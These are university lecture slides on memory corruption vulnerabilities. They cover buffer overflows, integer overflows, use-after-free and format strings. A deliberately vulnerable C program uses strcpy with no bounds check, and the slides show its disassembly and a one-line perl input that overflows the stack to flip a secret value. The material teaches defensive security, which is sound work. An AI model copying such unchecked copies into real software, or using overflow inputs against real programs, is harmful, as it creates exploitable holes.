Lecture 7: Software Vulnerabilities: Memory Corruption

Sanchuan Chen

schen@auburn.edu

9/4/2023

Why Software is Vulnerable

- Complexity
- Developed w/ **memory unsafe** languages (C/C++)
  - Memory Unsafe $\rightarrow$ Memory Corruption Vulnerability
- Programmer's mistakes
  - Lack of input validation (when opening connection to anyone in the Internet)
  - Improper data validation
- Architectural vulnerabilities

Software Developed w/ Memory Unsafe Languages

C was designed in 1970s

1. Less networked, less attacks
2. Favor performance and flexibility
3. Lack of security features
   - No automatic memory management
   - No strong typing
   - No bounds checks
   - No overflow checks

It is still being widely used?

1. Performance
   - C/C++/Object-C
   - Hand-written assembly
   - Optimal use of the hardware
2. Backwards-compatibility
   - Legacy systems
   - Most of them were developed in C

Types of Memory Corruption Vulnerabilities

1. Buffer overflow (overrun), or over-reads
   - Stack overflow
   - Heap overflow
   - Global data (.got, .data, .bss) overflow
2. Integer overflow
3. User-after-free
4. Double free
5. Format string (arbitrary write)

Buffer Overflow

In computer security and programming, a buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations. This is a special case of the violation of memory safety.

Example Program W/ Stack Overflow Vulnerability

stack_overflow.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void check_secret(char *argv1)
{

    int secret = 0xdeadcafe;
    char user_input[32];

    strcpy(user_input, argv1);

    if (secret == 0xdeadbeef) {
        puts("Congratulations! You find the flag");
        exit(0);
    } else {
            puts("Please try again!");
    }
}

int main(int argc, char **argv)
{
    if (argc != 2) {
        printf("stack_overflow <secret>\n");
            return 1;
    }
    check_secret(argv[1]);
    return 0;
}
```

Example Program W/ Stack Overflow Vulnerability

stack_overflow.asm


```
08049196 <check_secret>:
 8049196: 55                    push   %ebp
 8049197: 89 e5                 mov    %esp,%ebp
 8049199: 83 ec 38              sub    $0x38,%esp
 804919c: c7 45 f4 fe ca ad de  movl   $0xdeadcafe,-0xc(%ebp)
 80491a3: 83 ec 08              sub    $0x8,%esp
 80491a6: ff 75 08              push   0x8(%ebp)
 80491a9: 8d 45 d4              lea    -0x2c(%ebp),%eax
 80491ac: 50                    push   %eax
 80491ad: e8 9e fe ff ff        call   8049050 <strcpy@plt>
 80491b2: 83 c4 10              add    $0x10,%esp
 80491b5: 81 7d f4 ef be ad de  cmpl   $0xdeadbeef,-0xc(%ebp)
 80491bc: 75 1a                 jne    80491d8 <check_secret+0x42>
 80491be: 83 ec 0c              sub    $0xc,%esp
 80491c1: 68 08 a0 04 08        push   $0x804a008
 80491c6: e8 95 fe ff ff        call   8049060 <puts@plt>
 80491cb: 83 c4 10              add    $0x10,%esp
 80491ce: 83 ec 0c              sub    $0xc,%esp
 80491d1: 6a 00                 push   $0x0
 80491d3: e8 98 fe ff ff        call   8049070 <exit@plt>
 80491d8: 83 ec 0c              sub    $0xc,%esp
 80491db: 68 2b a0 04 08        push   $0x804a02b
 80491e0: e8 7b fe ff ff        call   8049060 <puts@plt>
 80491e5: 83 c4 10              add    $0x10,%esp
 80491e8: 90                    nop
 80491e9: c9                    leave
 80491ea: c3                    ret
```

Example Program W/ Stack Overflow Vulnerability

stack_overflow.asm

```
080491eb <main>:
 80491eb: 8d 4c 24 04           lea    0x4(%esp),%ecx
 80491ef: 83 e4 f0              and    $0xfffffff0,%esp
 80491f2: ff 71 fc              push   -0x4(%ecx)
 80491f5: 55                    push   %ebp
 80491f6: 89 e5                 mov    %esp,%ebp
 80491f8: 51                    push   %ecx
 80491f9: 83 ec 04              sub    $0x4,%esp
 80491fc: 89 c8                 mov    %ecx,%eax
 80491fe: 83 38 02              cmpl   $0x2,(%eax)
 8049201: 74 17                 je     804921a <main+0x2f>
 8049203: 83 ec 0c              sub    $0xc,%esp
 8049206: 68 3d a0 04 08        push   $0x804a03d
 804920b: e8 50 fe ff ff        call   8049060 <puts@plt>
 8049210: 83 c4 10              add    $0x10,%esp
 8049213: b8 01 00 00 00        mov    $0x1,%eax
 8049218: eb 19                 jmp    8049233 <main+0x48>
 804921a: 8b 40 04              mov    0x4(%eax),%eax
 804921d: 83 c0 04              add    $0x4,%eax
 8049220: 8b 00                 mov    (%eax),%eax
 8049222: 83 ec 0c              sub    $0xc,%esp
 8049225: 50                    push   %eax
 8049226: e8 6b ff ff ff        call   8049196 <check_secret>
 804922b: 83 c4 10              add    $0x10,%esp
 804922e: b8 00 00 00 00        mov    $0x0,%eax
 8049233: 8b 4d fc              mov    -0x4(%ebp),%ecx
 8049236: c9                    leave
 8049237: 8d 61 fc              lea    -0x4(%ecx),%esp
 804923a: c3                    ret
```


Stack Layout in check_secret Function




Overflowing User-defined Stack Data

```
$ ./stack_overflow $(perl -e 'print "A"x32 . "\xef\xbe\xad\xde"')
Congratulations! You find the flag
```


Overflowing User-defined Stack Data



Overflowing User-defined Stack Data




Overflowing User-defined Stack Data



